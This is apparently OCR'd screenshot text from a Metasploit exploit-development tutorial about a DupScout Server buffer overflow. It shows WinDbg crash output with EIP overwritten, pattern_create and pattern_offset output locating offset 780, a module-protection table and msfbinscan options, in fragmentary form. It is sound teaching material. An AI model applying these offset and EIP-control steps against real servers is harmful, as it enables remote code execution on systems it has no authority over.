Search HTML
<table class="login_data" padding="0" width="100%" cellspacing="0" cellpadding="0" border="0">
<tbody>
<tr>
<td>User Name:</td>
<td>
<input type="text" name="username" maxlength="64">
</td>
</tr>
<tr>
<td>Password:</td>
<td>
<input type="password" name="password" maxlength="64">
Filter Styles
:hov .cls
element { inline }
dupscout.css:1255
table.login_data input { width: 242px; }
Inherited from td
dupscout.css:1249
table.login_data td { font-weight: bold; text-align: left; }
table.login td dupscout.css:1243
html.gr__192_168_248_1 > body > div#content > form > table.login > tbody > tr > td > table.login_data > tbody > tr > td > input



DupScout Client
File
Command
Tools
Help
Search
Add
Delete
Server
Network
Reports
Jobs
Connect
Options
Layouts
Help
Command
Last Search
Duplicates
Status


Error
DupScout Client is not connected.
Press the 'Connect' button to connect to a server.
OK


Date
Time
Message
Disk Space Monitor
Total
Free
Status
C:\ 238.66 GB 56.17 GB Normal
D:\ 292.97 GB 51.12 GB Normal
E:\ 394.40 GB 17.31 GB Warning
F:\ 4.88 GB 845.36 MB Normal
Commands:
Tasks:
Completed:
Failed:
Press the 'Connect' button to connect to DupScout Server


WinDbg (1.0.1910.03003)
Start debugging
Recent
Launch executable
Launch executable (advanced)
Supports Time Travel Debugging
Attach to process
Supports Time Travel Debugging
Open dump file
Open trace file
Connect to remote debugger
Connect to process server
Attach to kernel
Launch app package
Open workspace
Process PID Platform User Session
firefox.exe 65012 64 bit APEX-DC\Apex 1
svchost.exe 64920 Unknown
360webshield.exe 64852 32 bit APEX-DC\Apex 1
firefox.exe 64520 64 bit APEX-DC\Apex 1
firefox.exe 64424 64 bit APEX-DC\Apex 1
firefox.exe 64128 64 bit APEX-DC\Apex 1
firefox.exe 63960 64 bit APEX-DC\Apex 1
firefox.exe 63084 64 bit APEX-DC\Apex 1
svchost.exe 60020 Unknown
SearchProtocolHost.exe 54660 64 bit APEX-DC\Apex 1
svchost.exe 53900 Unknown
dupscts.exe 52756 Unknown
dllhost.exe 52292 Unknown
SearchFilterHost.exe 51184 Unknown
explorer.exe 49288 64 bit APEX-DC\Apex 1
firefox.exe 48080 64 bit APEX-DC\Apex 1
svchost.exe 43188 Unknown
dllhost.exe 43076 64 bit APEX-DC\Apex 1
xampp-control.exe 41964 32 bit APEX-DC\Apex 1
Show processes from all users
Target bitness: Autodetect
WinDbg needs to be run elevated to use Time Travel Debugging
Record with Time Travel Debugging
Attach



PID: 52756 - WinDbg (1.0.1910.03003)
File Home View Breakpoints Time Travel Model Scripting Command Source
Command Watch Locals Registers Memory Stack Disassembly Threads Breakpoints Logs Notes Layouts Reset Windows
Accent color
Windows Window Layout Workspace
Registers
Disassembly
Address: @$scopeip
Follow current instruction
00007ffa`75713134 cc int 3
00007ffa`75713135 cc int 3
00007ffa`75713136 cc int 3
00007ffa`75713137 cc int 3
00007ffa`75713138 cc int 3
00007ffa`75713139 cc int 3
00007ffa`7571313a cc int 3
00007ffa`7571313b cc int 3
00007ffa`7571313c cc int 3
00007ffa`7571313d cc int 3
00007ffa`7571313e cc int 3
00007ffa`7571313f cc int 3
00007ffa`75713140 cc int 3
00007ffa`75713141 cc int 3
00007ffa`75713142 cc int 3
00007ffa`75713143 cc int 3
00007ffa`75713144 cc int 3
00007ffa`75713145 cc int 3
00007ffa`75713146 66660f1f840000000000 nop word ptr [rax+rax]
ntdll!DbgBreakPoint:
00007ffa`75713150 cc int 3
00007ffa`75713151 c3 ret
00007ffa`75713152 cc int 3
00007ffa`75713153 cc int 3
00007ffa`75713154 cc int 3
00007ffa`75713155 cc int 3
00007ffa`75713156 cc int 3
00007ffa`75713157 cc int 3
00007ffa`75713158 0f1f840000000000 nop dword ptr [rax+rax
ntdll!DbgUserBreakPoint:
00007ffa`75713160 cc int 3
Command
ModLoad: 00000000`0faf0000 00000000`0fb89000 ODBC32.dll
ModLoad: 00000000`76490000 00000000`76629000 CRYPT32.dll
ModLoad: 00000000`6fcd0000 00000000`6fce0000 wkscli.dll
ModLoad: 00000000`76940000 00000000`7694e000 MSASN1.dll
ModLoad: 00000000`740e0000 00000000`74103000 WINMMBASE.dll
ModLoad: 00000000`6fcc0000 00000000`6fccb000 netutils.dll
ModLoad: 00000000`603e0000 00000000`603e8000 DPAPI.dll
ModLoad: 00000000`6e780000 00000000`6e791000 NAPINSP.dll
ModLoad: 00000000`6e760000 00000000`6e776000 PNRPNSP.dll
ModLoad: 00000000`73550000 00000000`735a2000 MSWSOCK.dll
ModLoad: 00000000`71010000 00000000`710a0000 DNSAPI.dll
ModLoad: 00000000`76770000 00000000`76777000 NSI.dll
ModLoad: 00000000`745d0000 00000000`74603000 IPHLPAPI.DLL
ModLoad: 00000000`6ea00000 00000000`6ea0b000 WINRNR.dll
ModLoad: 00000000`6e740000 00000000`6e756000 nlaapi.dll
ModLoad: 00000000`6e730000 00000000`6e740000 wshbth.dll
(ce14.b1b4): Break instruction exception - code 80000003 (first c
ntdll!DbgBreakPoint:
00007ffa`75713150 cc int 3
0:008>
Stack
Frame Index Name
[0x0] ntdll!DbgBreakPoint
[0x1] ntdll!DbgUiRemoteBreakin + 0x4b
[0x2] ntdll!RtlUserThreadStart + 0x2f
Watch Stack


Registers
Name
Value
ecx 0x0053982f
edx 0x0000032b
ebx 0x00000000
esp 0x0090744c
ebp 0x0051f8f0
esi 0x00523a56
edi 0x00cc79b0
eip 0x41414141
ax 0x00000001
cx 0x0000982f
dx 0x0000032b
bx 0x00000000
sp 0x0000744c
bp 0x0000f8f0
si 0x00003a56
di 0x000079b0
ip 0x00004141
fl 0x00000206
al 0x00000001
cl 0x0000002f
dl 0x0000002b
bl 0x00000000
ah 0x00000000
ch 0x00000098
Disassembly
Address: @$scopeip
41414141 ?? ???
41414142 ?? ???
41414143 ?? ???
41414144 ?? ???
41414145 ?? ???
41414146 ?? ???
41414147 ?? ???
41414148 ?? ???
41414149 ?? ???
4141414a ?? ???
4141414b ?? ???
4141414c ?? ???
4141414d ?? ???
4141414e ?? ???
4141414f ?? ???
41414150 ?? ???
41414151 ?? ???
41414152 ?? ???
41414153 ?? ???
41414154 ?? ???
Command
ModLoad: 00000000`6fcc0000 00000000`6fccb000 netutils.dll
ModLoad: 00000000`603e0000 00000000`603e8000 DPAPI.dll
ModLoad: 00000000`6e780000 00000000`6e791000 NAPINSP.dll
ModLoad: 00000000`6e760000 00000000`6e776000 PNRPNSP.dll
ModLoad: 00000000`73550000 00000000`735a2000 MSWSOCK.dll
ModLoad: 00000000`71010000 00000000`710a0000 DNSAPI.dll
ModLoad: 00000000`76770000 00000000`76777000 NSI.dll
ModLoad: 00000000`745d0000 00000000`74603000 IPHLPAPI.DLL
ModLoad: 00000000`6ea00000 00000000`6ea0b000 WINRNR.dll
ModLoad: 00000000`6e740000 00000000`6e756000 nlaapi.dll
ModLoad: 00000000`6e730000 00000000`6e740000 wshbth.dll
(ce14.b1b4): Break instruction exception - code 80000003 (first chance)
ntdll!DbgBreakPoint:
00007ffa`75713150 cc int 3
0:008> g
(ce14.25a0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
41414141 ?? ???
0:007:x86>



Buffer
Saved Return Pointer
Stack



AAAAAAAAAAAAAAAAAAAAAA
AAAA
AAAAAAAAAAAAAAAAAAAAAA

```
masteringmetasploit@ubuntu:/opt/metasploit-framework/embedded
/framework/tools/exploit$ ./pattern_create.rb -l 5000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9A
c0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae
0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0
Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0A
i1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak
1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1
Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1A
o2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq
2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2
As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2A
u3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw
3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3
Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3B
a4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc
4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4
Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4B
g5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi
5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5
Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5B
m6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo
6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6
Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6B
```




```
masteringmetasploit@ubuntu:/opt/metasploit-framework/embedded/framework/tools/exploit$ ./pattern_offset.rb -l 5000 -q 0x42306142
[*] Exact match at offset 780
```







```
0:007> g
(d658.8ffc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
deadc0de ??              ???
0:007:x86> dd esp
0081744c  96a1a131 352f13f4 efe3939a 961a74ab
0081745c  ba3bc67c 08de665c 50945946 459e36a1
0081746c  fa8a0e06 9d28d3ab 01b8743e 1bfa110b
0081747c  5b435344 6b65f8c1 c1fced33 e5d559dd
0081748c  346b540b 48a1f641 a87c574f 15fe9aac
0081749c  e438f61a c2e03e08 a711d4a0 2088aeb1
008174ac  b310c104 4bc9894c 19038f09 e9c916c3
008174bc  01c781d6 323a8f8b 30a90b36 29e9585b
```

```
0BADF00D  0x00400000 | 0x0048a000 | 0x0008a000 | False | False | False | False | False | -1.0- [dupscts
0BADF00D  0x761e0000 | 0x76458000 | 0x00278000 | True  | True  | True  | False | True  | 10.0.17763.1
0BADF00D  0x745d0000 | 0x74603000 | 0x00033000 | True  | True  | True  | False | True  | 10.0.17763.1
0BADF00D  0x769d0000 | 0x76fce000 | 0x005fe000 | True  | True  | True  | False | True  | 10.0.17763.1
0BADF00D  0x0f740000 | 0x0f7d9000 | 0x00099000 | True  | True  | True  | False | True  | 10.0.17763.1
0BADF00D  0x6e780000 | 0x6e791000 | 0x00011000 | True  | True  | True  | False | True  | 10.0.17763.1
0BADF00D  0x76770000 | 0x76777000 | 0x00007000 | True  | True  | True  | False | True  | 10.0.17763.1
0BADF00D  0x75300000 | 0x75317000 | 0x00017000 | True  | True  | True  | False | True  | 10.0.17763.1
0BADF00D  0x75320000 | 0x75873000 | 0x00553000 | True  | True  | True  | False | True  | 10.0.17763.1
0BADF00D  0x74f10000 | 0x74fcf000 | 0x000bf000 | True  | True  | True  | False | True  | 10.0.17763.1
0BADF00D  0x76940000 | 0x7694e000 | 0x0000e000 | True  | True  | True  | False | True  | 10.0.17763.1
0BADF00D  0x740e0000 | 0x74103000 | 0x00023000 | True  | True  | True  | False | True  | 10.0.17763.1
0BADF00D  0x76730000 | 0x76736000 | 0x00006000 | True  | True  | True  | False | True  | 10.0.17763.1
0BADF00D  0x00b60000 | 0x00c16000 | 0x000b6000 | True  | False | False | False | False | -1.0- [libdup
0BADF00D  0x75980000 | 0x759c4000 | 0x00044000 | True  | True  | True  | False | True  | 10.0.17763.1
0BADF00D  0x770a0000 | 0x77129000 | 0x00089000 | True  | True  | True  | False | True  | 10.0.17763.1
0BADF00D  0x759d0000 | 0x75bc9000 | 0x001f9000 | True  | True  | True  | False | True  | 10.0.17763.77
0BADF00D  0x73550000 | 0x735a2000 | 0x00052000 | True  | True  | True  | False | True  | 10.0.17763.1
0BADF00D  0x76780000 | 0x768a2000 | 0x00122000 | True  | True  | True  | False | True  | 10.0.17763.71
0BADF00D  0x00a80000 | 0x00b54000 | 0x000d4000 | True  | False | False | False | False | -1.0- [libpal
0BADF00D  0x75bf0000 | 0x75c13000 | 0x00023000 | True  | True  | True  | False | True  | 10.0.17763.59
0BADF00D  0x10000000 | 0x10223000 | 0x00223000 | False | False | False | False | False | -1.0- [libspp
```


```
root@ubuntu:~# msfbinscan -h
Usage: /usr/local/bin/msfbinscan [mode] <options> [targets]

Modes:
    -j, --jump [regA,regB,regC]      Search for jump equivalent instructions        [PE|ELF|MACHO]
    -p, --poppopret                  Search for pop+pop+ret combinations            [PE|ELF|MACHO]
    -r, --regex [regex]              Search for regex match                         [PE|ELF|MACHO]
    -a, --analyze-address [address]  Display the code at the specified address     [PE|ELF]
    -b, --analyze-offset [offset]    Display the code at the specified offset       [PE|ELF]
    -f, --fingerprint                Attempt to identify the packer/compiler        [PE]
    -i, --info                       Display detailed information about the image   [PE]
    -R, --ripper [directory]         Rip all module resources to disk               [PE]
        --context-map [directory]    Generate context-map files                     [PE]

Options:
    -A, --after [bytes]              Number of bytes to show after match (-a/-b)    [PE|ELF|MACHO]
    -B, --before [bytes]             Number of bytes to show before match (-a/-b)   [PE|ELF|MACHO]
    -I, --image-base [address]       Specify an alternate ImageBase                 [PE|ELF|MACHO]
    -D, --disasm                     Disassemble the bytes at this address          [PE|ELF]
    -F, --filter-addresses [regex]   Filter addresses based on a regular expression [PE]
    -h, --help                       Show this message
root@ubuntu:~#
```

